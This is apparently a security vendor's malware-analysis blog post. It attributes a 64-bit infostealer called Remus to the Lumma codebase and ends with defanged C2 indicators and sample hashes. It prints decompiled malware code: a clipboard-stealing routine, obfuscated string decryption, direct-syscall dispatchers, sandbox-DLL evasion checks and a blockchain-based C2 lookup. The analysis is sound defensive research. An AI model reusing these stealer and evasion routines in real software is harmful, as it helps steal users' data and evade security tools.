                lea     rsi, [rsp+arg_30]
                lea     rdi, [rsp+arg3]
                rep movsq

loc_21AF1F8D1D3:
                syscall
                mov     rsi, [rsp+var_8]
                mov     rdi, [rsp+var_10]
                retn
remus_syscall   endp
```

Figure 22: Remus's syscall dispatcher. Reference sample: 64db10e76b46be8db36e02993d36559bc3f86606c9ea955731872b716c8f0c69.

```
; NTSTATUS lumma_sysenter(unsigned int ssn, unsigned int args_byte_count, ...)
lumma_sysenter  proc near


var_8           = dword ptr -8
var_4           = dword ptr -4
arg_0           = dword ptr  4
arg_4           = dword ptr  8
arg_8           = byte ptr  0Ch

                mov     eax, [esp+arg_0]
                mov     [esp+var_4], esi
                mov     [esp+var_8], edi
                mov     ecx, [esp+arg_4]
                lea     esi, [esp+arg_8]
                lea     edi, [esp+arg_0]
                rep movsb
                mov     esi, [esp+var_4]
                mov     edi, [esp+var_8]
                lea     edx, [esp+arg_0]
                call    g_sysenter_dispatcher_addr
                retn
lumma_sysenter  endp
```

Figure 23: Lumma's sysenter dispatcher. Reference sample: 8b6b238ffa6e411229c6754ba99f7b990c49edfb2c34068ce0ac5564824d71ad.

Separately from the 32-bit `sysenter` dispatch, Lumma also employs Heaven's Gate, a technique that allows 64-bit code to be executed from within a 32-bit process on a 64-bit operating system. Lumma uses it specifically when interacting with 64-bit browsers (during the ABE bypass) to call native 64-bit `ntdll.dll` functions that have no NtWow64 equivalents – namely `NtCreateThreadEx` to start the injected thread, `NtFreeVirtualMemory` for clean up, and `NtQueryVirtualMemory` to query the browser's memory layout. The remaining cross-process operations, such as memory reads, memory allocations, and shellcode writes, are handled through standard NtWow64 sysenter calls (`NtWow64ReadVirtualMemory64` , `NtWow64AllocateVirtualMemory64` , and `NtWow64WriteVirtualMemory64`). Since Heaven's Gate is inherently a WoW64 technique applicable only to 32-bit processes running on 64-bit systems, and Remus is a 64-bit binary, it has no equivalent. Remus simply uses direct syscalls for all these operations.

Shared code patterns

Another striking similarity is the layout of many functions, which shows a remarkable resemblance and, in some cases, is nearly identical (if we disregard the obfuscation and differences caused by 32-bit vs 64-bit code). While there are many such functions, we highlight two concrete examples. The first is the heap allocation wrapper, which Remus and Lumma implement in a virtually identical manner, as illustrated in Figures 24 and 25. Furthermore, the same holds for other memory helpers, such as the reallocation and deallocation wrappers.

```
2  //
3  void *__fastcall remus_w_RtlAllocateHeap(SIZE_T size)
4  {
5    // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]
6
7    ProcessHeap = get_peb()->ProcessHeap;
8    RtlAllocateHeap = remus_resolve_api_by_hash(hModule: g_ntdll_module, hash: RtlAllocateHeap_0);
9    return RtlAllocateHeap(HeapHandle: ProcessHeap, Flags: 0, Size: size);
10 }
```

Figure 24: Remus's heap allocation wrapper function. Reference sample: 64db10e76b46be8db36e02993d36559bc3f86606c9ea955731872b716c8f0c69.

```
2  //
3  void *__cdecl lumma_w_RtlAllocateHeap(SIZE_T size)
4  {
5    // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]
6
7    ProcessHeap = get_peb()->ProcessHeap;
8    RtlAllocateHeap = lumma_resolve_api_by_hash(hModule: g_ntdll_module, hash: RtlAllocateHeap_0);
9    return RtlAllocateHeap(HeapHandle: ProcessHeap, Flags: 0, Size: size);
10 }
```

Figure 25: Lumma's heap allocation wrapper function. Reference sample: 8b6b238ffa6e411229c6754ba99f7b990c49edfb2c34068ce0ac5564824d71ad.

The second example is the clipboard-stealing routine (Figures 26 and 27). Both implementations follow the same sequence: they open the clipboard, retrieve its contents, convert it from UTF-16 to UTF-8, decrypt the output filename `Clipboard.txt` using a stack-based decryption loop, and finally append the result to the exfiltration archive. The only difference is that Remus wraps each API call in a thin stub, which, however, might just be a result of different compiler optimization.

```
2  //
3  bool __fastcall remus_steal_clipboard(void *archive)
4  {
5    // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]
6
7    result = 0;
8    if ( w_OpenClipboard() )
9    {
10     hClipboardData = w_GetClipboardData();
11     result = 0;
12     if ( hClipboardData )
13     {
14       p_clipboard_handle = &hClipboardData;
15       p_clipboard_content = w_GlobalLock(hMem: &hClipboardData);
16       result = 0;
17       if ( p_clipboard_content )
18       {
19         utf8_len = utf16_len_as_utf8(src: p_clipboard_content, flags: 0);
20         result = 0;
21         if ( utf8_len )
22         {
23           p_utf8_buffer = remus_w_RtlAllocateHeap(Size: utf8_len + 1);
24           utf16_to_utf8(dst: p_utf8_buffer, dst_size: utf8_len + 1, src: p_clipboard_content, flags: 0);
25           load_enc_clipboard_filename(filename);// Decrypted: "Clipboard.txt"
26           for ( i = 0; i < 0xE; ++i )
27             filename[i] = filename[i] + 67 * i + 67 - 2 * (filename[i] & (67 * i + 67));
28           result = archive_add_file(archive: archive, filename: filename, data: p_utf8_buffer, data_len: utf8_len);
29           j_w_remus_RtlFreeHeap(p_utf8_buffer);
30         }
31         p_clipboard_handle = &hClipboardData;
32         w_GlobalUnlock(hMem: &hClipboardData);
33       }
34     }
35     w_CloseClipboard();
36   }
37   return result;
38 }
```

```
3  BOOL w_OpenClipboard()
4  {
5    return OpenClipboard(hWndNewOwner: nullptr);
6  }
```

```
3  HANDLE w_GetClipboardData()
4  {
5    return GetClipboardData(uFormat: CF_UNICODETEXT);
6  }
```

```
3  LPVOID __fastcall w_GlobalLock(HGLOBAL *hMem)
4  {
5    return GlobalLock(hMem: *hMem);
6  }
```

```
3  BOOL __fastcall w_GlobalUnlock(HGLOBAL *hMem)
4  {
5    return GlobalUnlock(hMem: *hMem);
6  }
```

```
3  BOOL __stdcall w_CloseClipboard()
4  {
5    return CloseClipboard();
6  }
```

Figure 26: Remus's clipboard stealing function. Reference sample: 64db10e76b46be8db36e02993d36559bc3f86606c9ea955731872b716c8f0c69.

```
 2 //
 3 bool __cdecl lumma_steal_clipboard(void *archive)
 4 {
 5   // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]
 6
 7   result = 0;
 8   if ( OpenClipboard(hWndNewOwner: nullptr) )
 9   {
10     hClipboardData = GetClipboardData(uFormat: CF_UNICODETEXT);
11     result = 0;
12     if ( hClipboardData )
13     {
14       p_clipboard_content = GlobalLock(hMem: hClipboardData);
15       result = 0;
16       if ( p_clipboard_content )
17       {
18         utf8_len = utf16_len_as_utf8(src: p_clipboard_content, flags: 0);
19         result = 0;
20         if ( utf8_len )
21         {
22           utf8_len_saved = utf8_len;
23           buf_size = utf8_len + 1;
24           p_utf8_buffer = j_w_lumma_RtlAllocateHeap(Size: utf8_len + 1);
25           utf16_to_utf8(dst: p_utf8_buffer, dst_size: buf_size, src: p_clipboard_content, flags: 0);
26           GetWindowRect(hWnd: nullptr, lpRect: &Rect);
27           filename[18] = filename[14];
28           qmemcpy(filename, "n86>\v?\n89r+.-", 13);// Decrypted: "Clipboard.txt"
29           filename[13] = -96;
30           for ( i = 0; i < 0xE; i = ((2 * (i - 75)) & 0x98) + ((i - 612577611) ^ 0x2483314C) )
31           {
32             ch = filename[i];
33             var_3C = i ^ 0xC9CA2AD1;
34             var_24 = ch & (i ^ 0xC9CA2AD1);
35             var_28 = ch + (i ^ 0xC9CA2AD1);
36             var_2C = var_24;
37             var_30 = var_28 - 2 * var_24;
38             filename[i] = ch + (i ^ 0xD1) - 2 * var_24 - 124;
39           }
40           result = archive_add_file(archive: archive, filename: filename, data: p_utf8_buffer, data_len: utf8_len_saved);
41           j_w_lumma_RtlFreeHeap(p_utf8_buffer);
42         }
43         GlobalUnlock(hMem: hClipboardData);
44       }
45     }
46     CloseClipboard();
47   }
48   return result;
49 }
```

Figure 27: Lumma’s clipboard stealing function. Reference sample: 8b6b238ffa6e411229c6754ba99f7b990c49edfb2c34068ce0ac5564824d71ad.

Notably, although the vast majority of API calls are obfuscated through API hashing, the clipboard functions `OpenClipboard`, `GetClipboardData`, and `CloseClipboard` are among the very few unobfuscated imports in both binaries.

Equally notable is the entry point structure. Both Remus and Lumma begin executing their malicious logic directly from the PE entry point (the `start` function), with no runtime initialization whatsoever. In a typical C/C++ binary, the entry point calls the CRT startup routine, which sets up the heap, initializes global variables, registers exception handlers, processes the command line, and invokes static constructors before eventually calling `main`. However, neither Remus nor Lumma follows this pattern. Instead, both jump directly from the entry point into their core logic: resolving modules and APIs, performing anti-analysis checks, initializing C2 communication, and exfiltrating data, ending with a direct call to `ExitProcess(0)`. This suggests both were compiled without linking to the standard C runtime, likely a deliberate choice to minimize the binary size and reduce unnecessary dependencies.

The structural similarities extend further. Both binaries share the same section layout, with each section serving an identical semantic role. Even the C2 configuration follows the same pattern: in both cases, the encrypted blob, key, and nonce are statically embedded in the `.rdata` section and decrypted at runtime using ChaCha20.

To summarize, we strongly believe the degree of similarity between the two codebases is too deliberate to be a coincidence, pointing to a single, shared origin.

Indirect control flow obfuscation

Finally, both Remus and Lumma make use of control flow obfuscation by replacing direct jumps with indirect ones, where the target is read from an offset stored in the `.data` section. As shown in Figure 28, this technique takes several forms. In its simplest case, the target address is resolved by a single pointer dereference (highlighted in yellow). In more complex cases, it extends to a full jump table, where a computed index selects among several target addresses stored consecutively in the `.data` section (highlighted in orange). Lastly, in some cases, the target address is first loaded into a register (highlighted in blue) and then jumped to via a register-based indirect jump (highlighted in pink).

Figure 28: Randomly selected disassembly code from Remus (left) and Lumma (right) highlighting the different forms of the discussed indirect control flow obfuscation.

Although functionally equivalent to normal jumps, the indirection complicates the control flow analysis in two ways. First, some of the indirect jump targets cannot be statically determined (for example, when the register holding the target address can be set in multiple different preceding basic blocks, each potentially loading a different target), leaving the control flow graph incomplete as the connections between basic blocks are lost. Second, some of these orphaned blocks end up being misidentified as standalone functions, further disrupting function boundary detection and leading to a broken, incomplete decompiler output. Notably, Figure 28 also provides another glimpse of the `nop` paddings discussed earlier.

Figure 29: A portion of the .data section in Remus (left) and Lumma (right) showing the consecutively stored target addresses referenced by the indirect jumps and jump tables.

Both binaries contain hundreds of these indirect dispatch points, and once again, if we set aside the minor differences arising from the 32-bit vs. 64-bit differences, the obfuscation is virtually identical. Although removing the obfuscation entirely requires more effort, the IDA's decompiler output can be significantly improved by marking the referenced offsets as constants. For those interested, we covered this trick in our [AuraStealer blog post](), along with other approaches for tackling control flow obfuscation.

What's new in Remus

Having covered the key similarities between Remus and Lumma, let's now focus on what is new in Remus. The core architecture is clearly inherited from Lumma. Still, several changes go beyond a straightforward 32-bit-to-64-bit port. These range from refactored strings and more thorough device fingerprinting to a different exfiltration archive format, a switch from FNV-1a to CRC32 for API hashing, and an overhauled C2 communication that has been restructured to deliver dynamic configurations incrementally rather than in a single large blob.

The most significant changes, however, are the replacement of traditional Steam/Telegram dead drop resolvers with blockchain-based C2 resolution using EtherHiding, a persistence technique allowing attackers to store malware-related data (such as domains, payloads, encryption keys, among others) on blockchain as a smart contract, and the introduction of additional anti-analysis checks.

Dead drop resolvers via EtherHiding

Both Remus and Lumma employ dead drop resolvers, a mechanism in which the malware does not contact its C2 server directly but instead retrieves the C2 address at runtime from an intermediary hosted on a legitimate platform. This makes the infrastructure significantly more resilient, as if a C2 domain is taken down, the dead drop can be adjusted to point to a new server without the need to distribute an updated binary. Moreover, the dead drop URLs typically reside on well-known, high-reputation services, making them more difficult for security vendors to block without collateral damage.

Where the two differ is in the choice of platform. Lumma relies on Steam profiles and Telegram channels, typically encoding C2 URLs using ROT-15, while Remus goes a step further, replacing these with Ethereum smart contracts. At runtime, it sends an `eth_call` JSON-RPC request to a hardcoded contract address via a public RPC endpoint and extracts the C2 URL from the hex-encoded response. Because blockchain data is decentralized and immutable, there is no platform operator to report abuse to, making the dead-drop effectively immune to takedowns.

Just like Lumma's Steam profile URL, Remus stores the smart contract address separately from the static C2 configuration, as a stack-encrypted string. Notably, after the JSON response is retrieved, the C2 address is, at least for now, merely hex-encoded in the `result` field (no other obfuscation, such as ROT-15 in case of Lumma, is applied).

```
58
59      // Decrypted: "{"jsonrpc":"2.0","id":1,"method":"eth_call","params":[{"to":"0x999941b74F6bbc921D5174A5b29911562cd2D7CF","data":"0xc2fb26a6"},"latest"]}"
60      LODWORD(v22[0]) = 0;
61      do
62        *(dst + SLODWORD(v22[0])) ^= (402653184 * LODWORD(v22[0])++ + 402653184) >> 24;
63      while ( LODWORD(v22[0]) < 0x89 );
64      v26[1] = dst;
65      v26[2] = 136;
66      v26[3] = &v24;
67      v26[4] = &v25;
68      v26[5] = 0;
69      v19 = 0x781C1A65BC6B5E42LL;
70      v20 = -10662;
71      LODWORD(v22[0]) = 0;                     // Decrypted: "POST"
72      do
73      {
74        *(&v19 + SLODWORD(v22[0])) += 24082 * LOWORD(v22[0])
75                                   + 24082
76                                   - 2 * (*(&v19 + SLODWORD(v22[0])) & (24082 * LOWORD(v22[0]) + 24082));
77        ++LODWORD(v22[0]);
78      }
79      while ( LODWORD(v22[0]) < 5 );
80      v22[2] = xmmword_21AF1F91F12;
81      v22[1] = xmmword_21AF1F91F02;
82      v22[0] = xmmword_21AF1F91EF2;
83      v23 = 26299;
84      LODWORD(v18) = 0;                        // Decrypted: "https://eth.llamarpc.com"
85      do
86      {
87        *(v22 + v18) ^= -22541 * v18 - 22541;
88        LODWORD(v18) = v18 + 1;
89      }
90      while ( v18 < 0x19 );
91      if ( winhttp_fetch_url(v22, &v19, v26) )  // Send eth_call JSON-RPC POST to Ethereum node
92      {
93        v19 = 0x7FFF800000000000LL;
94        v18 = nullptr;
95        if ( !parse_json(v24, v22, &v19, &v18) )
96        {
97          *&v21[3] = -4062895;                 // Look for "result" field in JSON response (contains hex-encoded C2 URL)
98          *v21 = 1370027835;                   // Decrypted: "result"
99          for ( i = 0; i < 7; ++i )
100           v21[i] ^= (1224736768 * i + 1224736768) >> 24;
101         v4 = (v19 & 0x7FFFFFFFFFFFLL);
```

Figure 30: Remus resolving a C2 using EtherHiding. Reference sample: 64db10e76b46be8db36e02993d36559bc3f86606c9ea955731872b716c8f0c69 (Remus).




Figure 31: Remus's EtherHiding C2-resolution visualization. The Python script is only a helper to illustrate what happens under the hood – in practice, Remus sends an HTTP POST request.

Additional anti-analysis checks

Remus introduces two additional anti-analysis mechanisms, both evaluated early during startup (before connecting to its C2). If either check fails, the malware silently terminates via `ExitProcess(0)`.

The first check targets sandbox and analysis tool DLLs. Remus walks the PEB's `InLoadOrderModuleList`, hashes the name of every loaded module using a CRC32 variant with a custom initialization constant, and compares the result against 11 pre-computed hashes stored in its `.rdata` section, each corresponding to a module commonly injected by analysis environments, including Avast sandbox (`snxhk.dll`), Sandboxie (`sbiedll.dll`), Comodo sandbox (`cmdvrt32.dll` , `cmdvrt64.dll`), and several others.

Figure 32: Remus's CRC32-hashed array of forbidden DLLs. Reference sample: 64db10e76b46be8db36e02993d36559bc3f86606c9ea955731872b716c8f0c69.

Figure 33: Remus's anti-analysis check for forbidden DLLs. Reference sample: 64db10e76b46be8db36e02993d36559bc3f86606c9ea955731872b716c8f0c69.

If no sandbox DLLs are detected, Remus proceeds by expanding the path `%UserProfile%\Documents\Outlook Files` , enumerating all `*.pst` files in that directory, and checking for the presence of `honey@pot.com.pst` , which would be treated as a sandbox environment.

Summary

In this analysis, we described our findings regarding a new x64 variant of Lumma Stealer, which we call Remus. We focused on various similarities and differences between Lumma and Remus, thoroughly describing the technical aspects of both. We also provided a timeline, referencing the very first test builds of Remus (historically called Tenzor), which correlate with the extensive doxxing of Lumma authors from late August to October 2025.

The key aspects that allowed us to attribute Remus as a new x64 version of Lumma are the use of the same string obfuscation technique, AntiVM checks, direct syscall/sysenter handling, indirect control flow obfuscation, and, most importantly, an almost identical approach to bypassing AppBound Encryption, which we've only seen used by Lumma to date.

Remus, however, is not merely an x64 port of Lumma. It also introduces a couple of novel techniques in how it operates, including the use of EtherHiding instead of a traditional approach of using Steam/Telegram as dead drop resolvers, as well as additional anti-analysis checks to evade a wider range of security vendors.

Indicators of Compromise (IoCs)

A complete IoC list is available on our GitHub.

C2 domains

hxxp[://]217[.]156[.]122[.]12:80
hxxp[://]217[.]156[.]122[.]57:80
hxxp[://]217[.]156[.]122[.]75:1378
hxxp[://]45[.]151[.]106[.]110:80
hxxp[://]80[.]97[.]160[.]155:80
hxxp[://]86[.]107[.]168[.]103:80
hxxp[://]94[.]231[.]205[.]229:28313
hxxp[://]adveryx[.]biz:6573
hxxp[://]backbou[.]biz:5902
hxxp[://]baxe[.]pics
hxxp[://]baxe[.]pics:48261
hxxp[://]borscer[.]biz:9592
hxxp[://]buccstanor[.]pics
hxxp[://]buccstanor[.]pics:28313
hxxp[://]buccstanor[.]pics:48261
hxxp[://]chalx[.]live:5902
hxxp[://]chromap[.]biz:4219
hxxp[://]coox[.]live:28313
hxxp[://]drymoge[.]biz:4192
hxxp[://]forestoaker[.]com:6290
hxxp[://]gluckcreek[.]online:48261
hxxp[://]intem[.]lat:9592
hxxp[://]interxo[.]biz:7481
hxxp[://]josegza[.]biz:8521
hxxp[://]krondez[.]com:28982
hxxp[://]lazzo[.]bet:3989
hxxp[://]managew[.]biz:5902
hxxp[://]navelum[.]biz:3201
hxxp[://]nitroca[.]biz:6782
hxxp[://]outcrol[.]biz:4895
hxxp[://]padaz[.]pics:4219
hxxp[://]parky[.]pics:3989
hxxp[://]prickaz[.]biz:2039


hxxp[://]remnane[.]biz:5692
hxxp[://]ropea[.]top:28313
hxxp[://]siltsoh[.]biz:7481
hxxp[://]texakgi[.]cloud:3849
hxxp[://]vinte[.]online
hxxp[://]vinte[.]online:28313
hxxp[://]woodena[.]biz:7821
hxxp[://]zadno[.]run:4219
hxxps[://]cheekiez[.]biz
hxxps[://]noblecky[.]biz

Remus SHA-256 (Non-exhaustive)

0a8f734f10400f7ae8fef591147e78dab6350089683be84c1cb6c82113cb1319
25e74a76f2f3601abcb20fd743a7e3cf3befd5a3838c7501af5d87d293233809
4428c3ffe2532f162f31d7573bbc1cca2299195421da3d8e8a3e535e9fc42b08
484e3ab5d425a97819f01dcc330e005dc444c51625bfdcd7ea9a3954018d1fc9
64db10e76b46be8db36e02993d36559bc3f86606c9ea955731872b716c8f0c69
788b56e9be2f1dd6a977dce0265f293ab42d3e8ffb287ab584e169fbf115da1f
8653d7158486aa10fc0078c3ca9318cd7ace05d4b3e6f3b1fb84ffb7a6a339ec
a4f111e5425690fcd384c62ecb5b57b0f645925572af3541748e01d810cd2b40
ab2e47720388fa201e242552f8d8b82363c6c52f6c63fa3fec9dce027cb12e77
bc11d036fe59abb3915f736307c56d2fd43e8127e46c31f926eeda864f4d66dc
c3f7cea80dbafaa90a88b28a6dfb1227caaf5c2a29f0ce06bf663d6ed2cfc079

Tenzor SHA-256

0580ebf601989457f0708799b431fd4d9f5e59d98838282d72936099aa6636da
7a25253e6d8d9ccf62a67f8014cacb301daf9e40f1b68ecc7f354d6896d16960
cab7855ccfca19a06eea76e0e170f592dcc95906ecfa5436f5a11947e04e63d5
dfbeab30d14df9104a95de83ab4690308c653eb0c3706554687c45a77adc1385



Vojtěch Krejsa

Threat Researcher at Gen

Jan Rubín

Threat Research Team Lead

Source: https://www.gendigital.com/blog/insights/research/remus-64bit-variant-of-lumma-stealer